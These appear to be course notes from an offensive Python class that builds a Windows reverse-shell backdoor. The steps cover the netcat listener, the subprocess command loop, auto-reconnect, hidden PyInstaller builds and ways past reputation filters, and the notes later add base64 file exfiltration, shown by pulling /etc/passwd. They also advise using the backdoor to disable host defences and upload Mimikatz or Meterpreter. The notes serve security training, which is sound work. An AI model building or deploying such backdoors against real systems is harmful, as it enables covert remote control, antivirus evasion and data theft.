For this lab, we will be turning our backdoor into a standalone executable that can run on a Windows system without Python installed. To complete this, you will have to have Windows and PyInstaller installed on a Windows Host. This was our homework assignment on Day 1. If you didn't complete it, you will need to go back to book 1 and install the software quickly so you have time to finish this lab.

In this lab, we will be moving the backdoor source code to your Windows computer. Then we will change the IP to point to your Linux System's IP address. Next, we will run it in IDLE to verify it is working properly. After controlling the backdoor from your Linux machine and verifying that everything is working properly, we can turn it into an executable file that we can run on Windows when Python is not installed. You will use PyInstaller to create the executable and test it again. Last, if you have some time left over, go back and repeat the last part but build your backdoor with the --noconsole option so that it runs invisibly in the background.



In your workbook, turn to Exercise 5.4

Please complete the exercise in your workbook.

## Lab Highlights: We Have a Working Backdoor!

- Our backdoor is fully functional
- It has a few small quirks, like changing directories

```

Terminal - student@573: ~/Documents/pythonclass/apps
student@573:~/Documents/pythonclass/apps$ nc -nv -l -p 8000
listening on [any] 8000 ...
connect to [10.10.75.XXX] from (UNKNOWN) [10.10.76.XXX] 49451
cd
c:\python35\scripts\dist\
cd \
cd
c:\python35\scripts\dist\
cd \ & <other command>
  
```

**Print the current directory**

**Change to root and print again**

**Same directory???**

**Solution!**

Your backdoor is connected. You can send Windows commands to the backdoor, and it will execute them on your behalf. But the backdoor does have a few quirks. Typing the command "cd" and pressing enter will show you the current working directory. "cd" without a directory following it is equivalent to the command "pwd" on Linux. If you then change to the root of your drive by typing "cd \" and then run the command "cd" again, you will notice that you are still in the same directory. You never changed to the root of the drive. Why is that happening?

Well, in fact, you did change to the root of your drive for a moment. For every command we receive, we start a new subprocess. That means we launch a command prompt, run the command specified, capture the output, then close the command prompt. So we did change to the root of our drive, but we immediately closed that command prompt afterward, so it appears to have no effect.

This small quirk can be overcome by running multiple commands on one line. On a Windows system, you do that by separating the commands with an ampersand. Since both commands are run as a single command, they are run inside the same subprocess. This backdoor is fully functional and can be used in penetration tests. We will also look at a few other ways to develop the backdoor that does not suffer from this problem.

## A Word About Reputation Filters

- Reputation filters do not trust an executable that they haven't seen before on a large number of customers
- Usually only enforce on files downloaded from the internet zone
- Some organizations disable this effective security feature
- The python.exe executable is trusted, but your PyInstaller exe will not be
- Without --onefile, you have a directory containing a trusted python.exe and your script

Let me briefly mention reputation filters. This emerging technology built into some AV products maintains a centralized database of all executables that are widely used on the internet. When a user clicks on "explorer.exe", a signature for that file is analyzed and the AV product determines that it is safe because it is run on millions of hosts on the internet. This presents a problem for our PyInstaller executable, which has a unique signature and is not run on any host except our target. The result is that the executable will be flagged by the antivirus product. What happens then depends on the configuration of the product. In some cases, it is deleted, and in other cases, the user has the option to run the program anyway. Many organizations disable this feature because it gets in the way of new software updates.

If an organization does use reputation filters, then you have another possible option. First, if possible, move the file to the system over the network or via USB. Many reputation filters only block the application if it was downloaded with a web browser or received via email. If it's still being blocked then, it may be application whitelisting. If you run PyInstaller without the --onefile argument, then PyInstaller creates a directory that contains the Python interpreter, all the required modules, and your Python script in bytecode form. The Python interpreter in that directory is the same Python interpreter that is on thousands of hosts around the world and is trusted by reputation filters. The directory isn't something you can email to a target, but you can copy it to a target machine and launch your backdoor as you move laterally through the network.

## Some Final Improvements to Our Backdoor

- When the connection is dropped, you could just exit your loop
- Alternatively, if the connection is dropped, consider waiting five minutes and then restarting your outbound port scan process to reestablish the connection
- Add a preprocessor to the while loop that checks for the command QUIT being entered by the user. It would then close the program
- Capture any socket exception and terminate the program if an exception occurs. This occurs if `.send()` is called when the connection is down
- The best approach is to do all three; see **backdoor-final.py**

Here are a few last changes we can make to our backdoor. When we lose a connection, we could just break out of the loop. You may want to consider having your backdoor wait a few minutes and then try to reestablish your outbound connection if the connection is dropped. Keep in mind that if you reconnect automatically after each disconnect, then you will need to give yourself the ability to manually drop the connection and terminate the program.

We want to allow the option for the remote side to manually drop the connection. You can do this by looking for commands such as "QUIT", and if we receive that from the remote side, we can terminate the process rather than calling `subprocess()`.

There is also a possibility that you could press **CTRL-C** on the attack host while the Windows target is calling `.send()`. This will raise an exception on the remote system. If you capture that `socket.error` exception, then you will be able to detect the dropped connection.

This modification has been written for you in "backdoor-final.py".



## A Look at Backdoor-Final.py Improvements

```

scan_and_connect()
while True:
    try:
        commandrequested = mysocket.recv(1024).decode()
        if len(commandrequested) == 0:
            time.sleep(3)
            mysocket = socket.socket()
            scan_and_connect()
            continue
        if commandrequested[:4] == "QUIT":
            mysocket.send("Terminating Connection.".encode())
            break
        prochandle = subprocess.Popen( commandrequested, shell=True,
            stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
        results, errors = prochandle.communicate()
        mysocket.send(results + errors)
    except socket.error:
        break
    except Exception as e:
        mysocket.send(str(e).encode())
        break

```

**Original Code**

**Notice here we are catching exceptions that occur on the victim side and sending the error back across the socket**

Here is one possible solution. Notice here that we have our generic exception handler use the syntax "except Exception as e:" to catch the name of the error that occurs on the remote side into the variable "e" and send that back to us across the socket. Also notice that if the remote attacker types the command "QUIT", then the backdoor will terminate. However, if we lose connectivity or close Netcat without typing "QUIT", that is, when len(commandrequested)==0, then we restart our port scans, establish a new connection, and restart our command processing loop with a 'continue' statement.

This script is completed and available for your use. It is called "backdoor-final.py" and is located in the "backdoor" directory in your course virtual machine.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
~~LAB: Python Backdoor~~  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Finishing the Backdoor

- We have a basic backdoor that is a great initial foothold. Use it to disable defenses and then upload additional tools like Meterpreter, Mimikatz, WCE, Incognito, vssown.vbs, and so on
- Add upload and download capability to backdoor
  - Before we can upload or download, we have to understand the limits of `send()` and `recv()`
- Understanding `send`, `recv`, and `sendall`
- Techniques for writing a `recvall()`
  - End-of-file markers
  - Transmission size
  - Blocking versus non-blocking sockets
  - Timeout-based techniques for `recvall()`

After you incorporate in the QUIT command and the ability to reconnect, if you lose the connection, you have a pretty good backdoor. I've used this backdoor in many penetration tests. Typically, I use it to get on a host and disable its host protection services if necessary. Sometimes this is all that is required to begin mounting drives and accessing critical resources on the network. But often I want to upload additional tools like Meterpreter and other hacking tools. You can download additional tools from the command line with built-in tools like BITSAdmin or PowerShell. But it's very convenient to have the ability to upload and download files built into our backdoor.

Before we can upload or download, we have to understand the limitations of the `send()` and `recv()` functions. Until now, we have only sent small commands and their responses over our shell. We will find that this doesn't work as well when we try to send more than a few kilobytes across a socket. We will look at those limitations and four different techniques for getting around the limitation. Specifically, we will look at using end-of-file markers, fixed sizes, and timeout-based transmissions, and the difference between blocking and non-blocking sockets.

## Limitations of send()/recv()

- There is a practical limit to what can be received by a single call to recv()
  - Approximate maximum of 32,664 bytes with Python 2
  - Approximate maximum of 984,305 bytes with Python 3

```
>>> import socket
>>> s=socket.socket()
>>> s.connect(("127.0.0.1",9000))
>>> s.send(b"A"*1024000)
1024000
```

Client

1,024,000 bytes transmitted!

```
>>> import socket
>>> server=socket.socket()
>>> server.bind(("",9000))
>>> server.listen(1)
>>> c,r=server.accept()
>>> print(len(c.recv(1024000)))
32664
```

Server

32,664 bytes received?

282

Here is the problem. We will send 1,024,000 *A*'s across the socket. The `send()` function returns the integer 1,024,000, confirming that it did transmit the correct number of bytes. But when we print the length of the number of bytes received, we can see that only 32,664 bytes or 984,305 bytes (depending on the version of Python you are using) were received. Where did our traffic go? It is sitting in your buffer waiting for you to call receive again. But you have to know for sure that data is there before you call `.recv()` again. If the client was only sending a total of 32,664 bytes, then calling `.recv()` will cause a deadlock as you wait for an eternity for the data that will never be transmitted. You cannot safely call `recv()` again unless you know there is more data to receive.

## Send versus Sendall

- According to Python documentation, send is not guaranteed to send all the data. When using send, you should check to see if the number of bytes transmitted matches the length of the string
- Or use sendall()
- BUT this IS NOT what is causing our problem
- The problem is in our recv() function


Python does have another way to send data. Python sockets have a sendall() method. Both send() and sendall() may transmit multiple packets to the remote host. So what is the difference between the two? According to the documentation, if you use send(), then you are responsible for checking the integer returned to verify that it sent all of your bytes. If you use sendall(), then the socket will send all the data. That sounds great! But that doesn't help us here. Unfortunately, good old send() worked perfectly fine for us. Let's take another look at what happened when we called send():

```
>>> s.send("A"*1024*1000)
1024000
```

The integer returned by the send function is 1024000. That matches the number of bytes we told it to send. That tells us that the socket's send method transmitted all of the bytes we asked it to. But let's try it anyway with sendall().

## socket.sendall() Does the Same Thing

- Notice, in both cases, it sent all 1,024,000 bytes. The problem is recv()



Here we use `sendall()` to transmit the packets, and once again, `recv()` receives only 32,664 bytes. This is about the maximum amount of data we can get from the `recv()` function under ideal circumstances. To be safe, 8K–16K is really all we should expect to receive from a single call to the socket `recv()` method. That's a problem! How are we going to solve this?

## Why Not Call `recvall()`?

- Great idea! Except that there is no `recvall()`
- It is the responsibility of the application to establish a protocol to ensure that all data is transmitted back and forth between the client and the server
- Protocols such as non-persistent HTTP just close the socket after sending
- Loop through multiple `recv()` calls and limit each receive to around 8K, or 8,192

```
>>> data = b""
>>> while still_transmitting_or_something():
...     data += socket.recv(4096)
```

- What happens if both sides of the conversation call `recv()`?
  - Each side sits at `.recv()` until the other sends
  - AKA DEADLOCK
- You have to know when to stop receiving data!

So why not just call `recvall()`? Because it doesn't exist. It is up to you, as the developer, to establish a protocol to ensure that all the data is transmitted between the client and the server. So it is your responsibility to break your data into chunks, transmit them one at a time, and somehow communicate to the other end when they have all of the pieces.

Many protocols such as non-persistent HTTP will just close the socket when they are finished sending so you can continue to receive packets until the length of the data is zero. When the length of the data is zero, the other side has closed the socket and you're done receiving. However, not all protocols behave this way and there are times when keeping the socket open and making multiple transmissions is desirable. In those situations, you have to know when to stop receiving.

It is important that you get this process exactly right. The receiving end must call receive exactly the number of times required to receive all the data. If you call it one time less than required, you will not receive all the data. Even worse, if you call it once after you have received all the data, you will be at the `recv()` method forever, waiting for something else to be transmitted. This effectively will cause it to be "locked up", waiting forever for something to be transmitted.

As the developer, you need to write your own `recvall()`, and it has to be right. So let's talk about how to write a `recvall()` function.

## How to recvall()

- Approaches to knowing when to stop recv():
  - Fixed bytes:
    - Client will transmit one line, saying how many bytes to receive
    - While the bytes are less than that number, call recv()
  - Delimiters:
    - Continue to recv() until a predetermined end-of-transmission marker is transmitted by the client
  - Timeout-based:
    - Turn off "Blocking" sockets and receive until the other side stops transmitting and is silent for some period of time
  - select.select():
    - Use select.select to see if data is being sent

There are a couple of different approaches for writing a `recvall()` function. Most of them will require that we also write a new associated `sendall()` method that understands what `recvall()` is expecting. There are a couple of different approaches to solving this problem. Let's take a look at them.

Using the fixed bytes approach, the client transmits one line containing the number of bytes that it will transmit. Then it loops through, receiving all the data until the number of bytes transmitted matches the number of bytes the client said it was going to send.

With the delimiter approach, the sender and receiver have an agreed-upon "end-of-file marker". The client sends that end-of-file marker when it is done, and the receiver receives until it sees that marker.

The timeout-based approach requires that we change the way the socket behaves and establishes a "timeout". The receiver will continue to receive data until the sender is quiet for that timeout period.

Last is the use of the `select.select()` method. The `select.select()` method enables you to peek into the socket and see what its status is. Using `select.select()`, you can see whether a socket is ready to send, receive, or is in error.



## Option 1: Fixed-Byte Recvall()

- Assumes you're coding both the sender and receiver
- Sender has to send the length in exactly 100 bytes, followed by data

```
def mysendall(thesocket, thedata):
    thesocket.send("{0:0>100}".format(len(thedata)).encode())
    return thesocket.sendall(thedata)
```

**100 bytes**

- Receiver receives length in the first 100 bytes and then loops until that amount of data has been received

```
def recvall(thesocket):
    datalen=int(thesocket.recv(100))
    data=b""
    while len(data)<datalen:
        data+=thesocket.recv(4096)
    return data.decode()
```

**The first 100 bytes contain the size**

The `mysendall()` function for the fixed-byte method is simple. First, you call `send` and transmit the length of the data you need to send. You have to transmit the length in a specific size so that `recv` can retrieve that exact number. In this example, we set the size to exactly 100 bytes wide with leading zeros. Then you call `sendall()` and transmit the data.

The `recvall()` function isn't much more difficult. First, you call `recv()` to get the first 100 bytes. The 100 bytes contain the size of the data in bytes that will be transmitted. Then you enter a loop and receive data until the number of bytes received is equal to the number of bytes you were told you would receive. Finally, once you have received all of the data, you can optionally call `.decode()` to turn your bytes into a string.

**Option 2: Delimiter-Based recvall()**

- Your delimiter cannot appear anywhere in your data
- If you base64 encode your data, your data should include only characters A-Za-z0-9+/=
- Sender encodes data and adds the delimiter

```
def mysendall(thsocket, thedata, delimiter=b"!@#$$%^&"):
    senddata=codecs.encode(thedata,"base64")+delimiter
    return thsocket.sendall(senddata)
```

- Receiver loops until it receives the delimiter, then strips the delimiter off and decodes the data

```
def recvall(thsocket, delimiter=b"!@#$$%^&"):
    data=b""
    while not data.endswith(delimiter):
        data+=thsocket.recv(4096)
    return codecs.decode( data[:-len(delimiter)], "base64")
```

The delimiter-based approach uses a pre-shared delimiter to mark the end of the transmission. The sender will append it to the end of its transmission, and the receiver will continuously receive data until it sees the delimiter.

If we just choose any old delimiter, then there is the possibility that a matching string might also appear in the data. As a result, the receiver will end its receive loop early, and errors will occur. To avoid this, you have to be sure that the delimiter cannot be anywhere in the data. One method for this is to base64 encode the data before you transmit it. Base64 encoded strings contain only uppercase letters, lowercase letters, numbers, a plus sign, a forward slash, and the equal sign. So, by encoding the data, you can use any other character as your delimiter.

Here the mysendall() function base64 encodes the data, appends the delimiter to the end of the string, and then calls sendall(). The recvall() function has to call recv() until the string ends with the delimiter. Then it strips off the delimiter and base64 decodes the data.

### Option 3: Timeout-Based Non-Blocking Sockets

- **Disadvantage: Speed**
  - Sockets must wait for timeout period seconds between transmissions
  - We are "guessing" that the socket is done based on a time window. May get more than one `sendall()` in a single call or may get only part of a slow transmission.
- **Advantage: Requires no special coding of the sender**
  - Sending side doesn't require knowledge of a special delimiter or encoding
  - Sending side doesn't have to send size of transmission before transmitting

Another option is to use timeout-based non-blocking sockets. With this option, we will continuously receive data until the sender is silent for a predetermined period of time. Of course, if the remote side drops the socket, we know that we have reached the end of our stream. But if the socket stays up, we will depend on the host being silent to know we reached the end. If the host isn't silent and begins transmitting again before the timeout, then we will receive both of those transmissions in a single variable. It will be up to your application to determine that more than one transmission occurred. So this is not the ideal way to receive data.

That said, this is one way to receive data when you do not control the sender. Because you stop when the transmitter is silent, you don't have to know if the transmitter uses a delimiter or encoding or fixed transmissions when you receive the data. You can receive the data and worry about splitting it up afterward.

To implement this, we need to use a new type of socket. Let's discuss non-blocking sockets.

## Non-Blocking Sockets

- Blocking sockets: Normally, a socket will sit and wait when you call `recv()` until there is something to receive
- Non-blocking sockets do not wait. They return an exception if no data is ready when `recv()` is called
- Possible responses when calling `recv()`:
  1. `len(recv()) == 0` when connection dropped
  2. `recv()` returns data when there is data
  3. `recv()` will raise an exception when there is no data to receive

```
>>> mysocket.setblocking(0)
>>> mysocket.recv(1024)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
socket.error: [Errno 35] Resource temporarily unavailable
```

Until now, we have been using what are called *blocking sockets*. A blocking socket pauses when you call `recv()` and there is no data in the TCP buffer. If there is no data in the TCP buffer, a blocking socket will "block" the execution of the program until data is received. Non-blocking sockets do not block execution. Instead, they will generate an exception when no data is available. This gives us the flexibility to use a try: except: block to handle these errors however we see fit. Other than that, the `recv()` function behaves the same. If the connection is dropped, then `recv()` will return no data. If there is data in the buffer, then it will be returned when you call `recv()`. Like before, you can specify how many bytes of data you want to receive as the argument to `recv()`. For example, `recv(1024)` will receive up to 1,024 bytes from the TCP buffer. As we mentioned already, if there is no data in the buffer, then `recv()` will raise a `socket.error` exception.

## Timeout-Based Non-Blocking Socket

```
def recvall(thesocket, timeout=2):
    data=thesocket.recv(1)
    thesocket.setblocking(0)
    starttime=time.time()
    while time.time()-starttime < timeout:
        try:
            newdata=thesocket.recv(4096)
            if len(newdata)==0:
                break
        except socket.error:
            pass
        else:
            data+=newdata
            starttime = time.time()
    thesocket.setblocking(1)
    return data.decode()
```

Wait for it to begin

Don't wait anymore

Receive until timeout

If len(data) is 0, the connection dropped

Accumulate data

Update timeout when we receive more data

Begin blocking again

```
>>> s.sendall(b"A"*10240000)
10240000
```

```
>>> print(len(recvall(mysocket)))
10240000
```

291

In this block of code, we continue to receive data until the sender has been silent for the timeout period. First, we have to wait until someone begins transmitting to us by calling `recv(1)` in blocking mode. That is easy enough. Just call receive and wait for the first byte of data. After you receive 1 byte, then turn blocking off. Next, we record the current time into a variable called "starttime". Then, while the current time minus the starttime is less than the timeout period, we continue to receive packets. Every time we successfully receive more packets, we reset the starttime to the current time. Remember that an exception will occur if the sender hasn't sent any data yet, or, more accurately, if your machine's TCP stack has received no data. This will occur during normal conditions as a result of network delays or slow transmissions from the client. So we need to catch these exceptions and do nothing when they occur. This gives us a chance to introduce a new Python command: "pass". "pass" tells Python to do nothing. It is useful in this case because we don't want to take any action if an exception occurs. We continue in this loop until the difference between the last time we received packets and the current time is greater than the timeout. Last, we put the socket back in blocking mode.

Now, as shown above, our `recvall()` function will receive all of the bytes sent by `sendall()`.

## Option 4: select.select() based recv

- select.select() can be used to see when sockets are ready to recv or send or are in error
- Send it three lists of sockets (the list can have one item)
- select.select([sockets], [sockets], [sockets])
- Returns three lists of sockets that are ready to receive, ready to send, and in error in that order

```
>>> rtrcv,rtsend,err=select.select([thesocket],[thesocket],[thesocket])
>>> rtrcv
[<socket._socketobject object at 0xb760b1b4>]
>>> rtrend
[<socket._socketobject object at 0xb760b1b4>]
>>> err
[]
```

Another function can be useful to us in this situation. The select module has a function that is also called select. When you call this function, you can send it in three lists of sockets. The first of the three lists is a list of sockets that you want to check to see if they have data ready for you to receive. The second list is a list of sockets that you check to see if they are ready for you to send data. The third list is a list of sockets you want to check to see if they are in an error condition. The function will look at all the sockets that were passed into it and return those that are in the associated state. For example, imagine that we select.select and pass it three different lists, each containing the three sockets we want to check on:

```
>>> result1,result2, result3 = select.select([socket1,socket2,socket3] ,
[socket1,socket2,socket3] , [socket1,socket2,socket3])
>>> print(result1,result2, result3)
[<socket._socketobject object at 0xbfffd30>] [<socket._socketobject
object at 0xbfffd30>, <socket._socketobject object at 0xbfffd30>]
[<socket._socketobject object at 0xbfffd42>, ]
```

When we look at the contents of each of the three “resultX” variables, this is what we would see. result1 contains one socket. This means that the socket in that list has data ready and waiting for you, and you can call the recv() method to get the data. result2 contains two sockets. That means that two of the sockets are ready to receive, and you can call the send() function to send them some data. result3 contains one socket, meaning that one of the three sockets is currently in an error condition and cannot be used.

In our program, we have one socket, and we want to know its current state. So call select.select and send it three lists that each contain that socket. If the socket appears in result1, then it has some data for us to receive. If the socket appears in result2, then you can call the send method to send some data to the remote connection. If the socket is in an error condition, it will appear in result3.

**select.select : recvall()****Wait for initial data**

```
def recvall(thesocket, pause=0.15):
    data=thesocket.recv(1)
    rtr, rts, err=select.select([thesocket], [thesocket], [thesocket])
    while rtr:
        data+=thesocket.recv(4096)
        time.sleep(pause)
        rtr, rts, err=select.select([thesocket], [thesocket], [thesocket])
    return data.decode()
```

**Must have some delay**

```
>>> s.sendall(b"A"*10240000)
10240000
```

```
>>> print(len(recvall(mysocket)))
10240000
```

In this implementation, our `recvall` uses `select.select` to determine if it is still receiving data. The first thing we do is we receive 1 byte while in blocking mode. This makes the `recvall()` act like a `recv()` function and sit there if the transmission has not begun. After the data transmission begins, we call `select.select()` to see if the socket is ready for us to receive more data. If it is, we receive more data calling `recv(4096)`. Then we sleep for a small amount of time to allow any additional data being transmitted to fill the TCP buffer and call `select.select` again to see if we should call `recv()` again. For as long as data is transmitted by the sender without a "pause" long delay, it will continue to receive data. If the sender does not transmit any more data at whatever interval "pause" is set to, then we assume all of the data has been transmitted.


## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: recvall()  
~~STDIO: stdin, stdout, stderr~~  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.





In your workbook, turn to Exercise 5.5

Please complete the exercise in your workbook.

## Lab Highlights: You Can Now Download LARGE Files!

```
student@573:~/Documents/pythonclass/apps$ nc -l -p 8000
DOWNLOAD
What file do you want (including path)?:/etc/passwd
Receive a base64 encoded string containing your file will end with !EOF!
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi9lc3Iv
--- TRUNCATED OUTPUT ---
Oi9iaW4vZmFsc2UKdXVpZGQ6eDoxMDA6MTAxOjovcnVuL3V1aWRkOi9iaW4vZmFsc2UKX2FwdDp4
OjEyMjo2NTUzND06L25vbmV4aXN0ZW50Oi9iaW4vZmFsc2UK
!EOF!
```

```
student@573:~/Documents/pythonclass/apps$ python
>>> thefile = b"<PASTE THE BASE64 ENCODED STRING HERE>"
>>> codecs.decode(thefile.replace(b"\n",b""), "base64")
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/administrator
,,:/var/lib/postgresql:/bin/bash\n'
```

Using these techniques, you can cover the limitations of `recv()` and can handle the transfer of very large files. Your backdoor now has a "DOWNLOAD" capability that will transmit a base64 encoded version of any file on the target system that you have access to.

Because we are just using netcat as our client, there is no built-in capability to receive and decode our file. If you choose to write our own client, we could trigger a function that automatically captures, decodes, and writes the downloaded files to disk.

To decode the file in netcat, we need to decode the base64 encoded string. The string is found in the output between the delimiters. In my example, I used the delimiters `!EOF!`. You may or may not have chosen to use the same string in your code. Copy everything between the delimiters to your clipboard and open a new Python window. Next, assign what is on your clipboard to a variable. Type `thefile=b""` (that is, three sets of double quotes after the equal sign). **Then PASTE the string from your clipboard and type three more sets of double quotes** and press **Enter**. Triple-double quotes are used for strings that are multiple lines long. Due to the word-wrap on your screen, you most likely copied some newline characters onto the clipboard that were not part of the originally transmitted string. So use `.replace(b"\n",b"")` to remove them and then use `codecs.decode( data to decode , 'base64')` to decode your string. There, on your screen, you will see the contents of the `/etc/passwd` file.

## Day 5 Roadmap

- Network Communications
- Exception Handling
- Process Execution
- Distributing Python as .EXE
- Socket Large Data Transfers
- Python Objects and Object-Programming

Components of a Backdoor  
Socket Communications  
LAB: Socket Essentials  
Exception/Error Handling  
LAB: Exception Handling  
Process Execution  
LAB: Process Execution  
Creating a Python Executable  
LAB: Python Backdoor  
Limitations of send() and recv()  
Techniques for recvall()  
LAB: ~~recvall()~~  
STDIO: stdin, stdout, stderr  
Object Oriented Programming  
Python Objects  
Argument Packing/Unpacking  
LAB: Dup2 and pyInterpreter  
Remote Module Importing

This is a Roadmap slide.

## Two Backdoor Alternatives

- Both involve capturing STDIO and redirecting to a socket. This solves the one-command-at-a-time problem. That is, "cd \" has no effect
- Why two methods? In case antivirus software decides to flag one of the methods
- Method 1) Linux only: Use `os.dup2()` to rework the plumbing in the existing sockets
- Method 2) Cross-platform: Create new file objects for STDIO that are actually sockets

So what could be better than a backdoor that evades antivirus? Two or three backdoors that evade antivirus software! Now we will discuss two additional methods for creating a backdoor that provides remote code execution. Both of these new backdoors will also fix an "inconvenient feature" of the previous backdoor. Because the previous backdoor would start a brand-new shell for each command, "cd" (change directory) and other commands that affect commands that follow it seemed to have no effect. These backdoors make that "issue" go away by executing only ONE copy of a shell and then redirecting all the input and output to that shell. The first method is the easiest, but it will work only on Linux targets. Because most of our targets are Windows, we will only use it to understand how it behaves and how we can interact with it as the attacker. Then we will write a cross-platform backdoor that works on Windows. To do that, we will have to discuss how to create a new class of object that can redirect our shell over a network socket.

## Input, Output, and Error File Descriptors

- The SYS module has some objects called stdin, stdout, and stderr
- These typically correspond to the keyboard (stdin) and terminal (stdout, stderr) when your program is executing
- We redirect these at the command line, using the pipe | symbol and angle brackets <>

```
>>> import sys
>>> dir(sys)
['__displayhook__', '__doc__', '__excepthook__', '__name__', '__package__',
----- < Truncated to fit on slide > -----
'setcheckinterval', 'setprofile', 'setrecursionlimit', 'settrace',
'stderr', 'stdin', 'stdout', 'subversion', 'version', 'version_info', 'winver']
```


When programs execute, by default, they will accept their input from the keyboard. They print their output to the screen, and they print errors to the screen. Operating systems add a layer of abstraction to allow you to redirect those to files and other sources of input or output. So, by default, input is set to a virtual device called STDIN. Output is sent, by default, to STDOUT, and errors are sent to STDERR. In a terminal or at the command prompt, the | (pipe) and the > and < (redirection) can be used to change the sources and destination for each of these from the keyboard and screen to other locations.

In Python, you can access and control these virtual devices by importing the SYS module. When your program starts, by default, SYS.stdin will be set to a file number that is tied to the keyboard. SYS.stdout and SYS.stderr will be set to file numbers that are associated with the screen.

## STDIN, STDOUT, STDERR

- What kinds of objects are STDIN, STDOUT, and STDERR?

```
>>> import sys
>>> type(sys.stdout)
<class '_io.TextIOWrapper'>
>>> dir(sys.stdout)
['buffer', 'close', 'closed', 'detach', 'encoding',
'errors', 'fileno', 'flush', 'isatty', 'line_buffering',
'mode', 'name', 'newlines', 'read', 'readable',
'readline', 'readlines', 'seek', 'seekable', 'tell',
'truncate', 'writable', 'write', 'writelines']
```



It is just a file!

Let's take a closer look at STDIN, STDOUT, and STDERR. If we assign a variable such as 'x' to sys.stdout and then examine the type of object, we learn that it is a file object known as a '\_io.TextIOWrapper'. Running dir() on the object reveals that it has all of the methods we normally use to interact with these file objects. These methods are identical to any other file handle. STDOUT looks identical to a file object because it is a file object. Python uses these same methods when it sends data to STDOUT and STDERR or receives data from STDIN.

## STDOUT, STDIN Are Files

- We can treat stdin and stdout like files
- Redirecting sys.stdout replaces screen with a file
- Redirecting sys.stdin replaces keyboard with a file

```
$ cat writefile.py
import sys
outfile=open("outfile.txt","w")
sys.stdout=outfile
print("Write this to a file")
outfile.flush()
outfile.close()
$ python writefile.py
$ cat outfile.txt
Write this to a file
```

```
$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says "+ x)

$ python readfile.py
The file says Write this to a file
```

By redirecting STDIN, STDOUT, and STDERR, we can change where the program gets and sends its input. Because those are just files, you can create a file and redirect STDOUT to that file. Then print statements will write to a file instead of the screen. This screen writes the output of print statements to a file:

```
import sys
outfile=open("outfile.txt","w")
sys.stdout=outfile
print("Write this to a file")
outfile.flush()
outfile.close()
```

You can also redirect input from the keyboard to a file. For example, in this code, setting sys.stdin to a file will read one line from the file instead of the keyboard each time you call raw\_input():

```
$ cat readfile.py
import sys
infile = open("outfile.txt")
sys.stdin = infile
x = input("")
print("The file says "+ x)
```

```
student@573:~/Documents/pythonclass$ python readfile.py
The file says Write this to a file
```

## Sockets Are Similar to Files

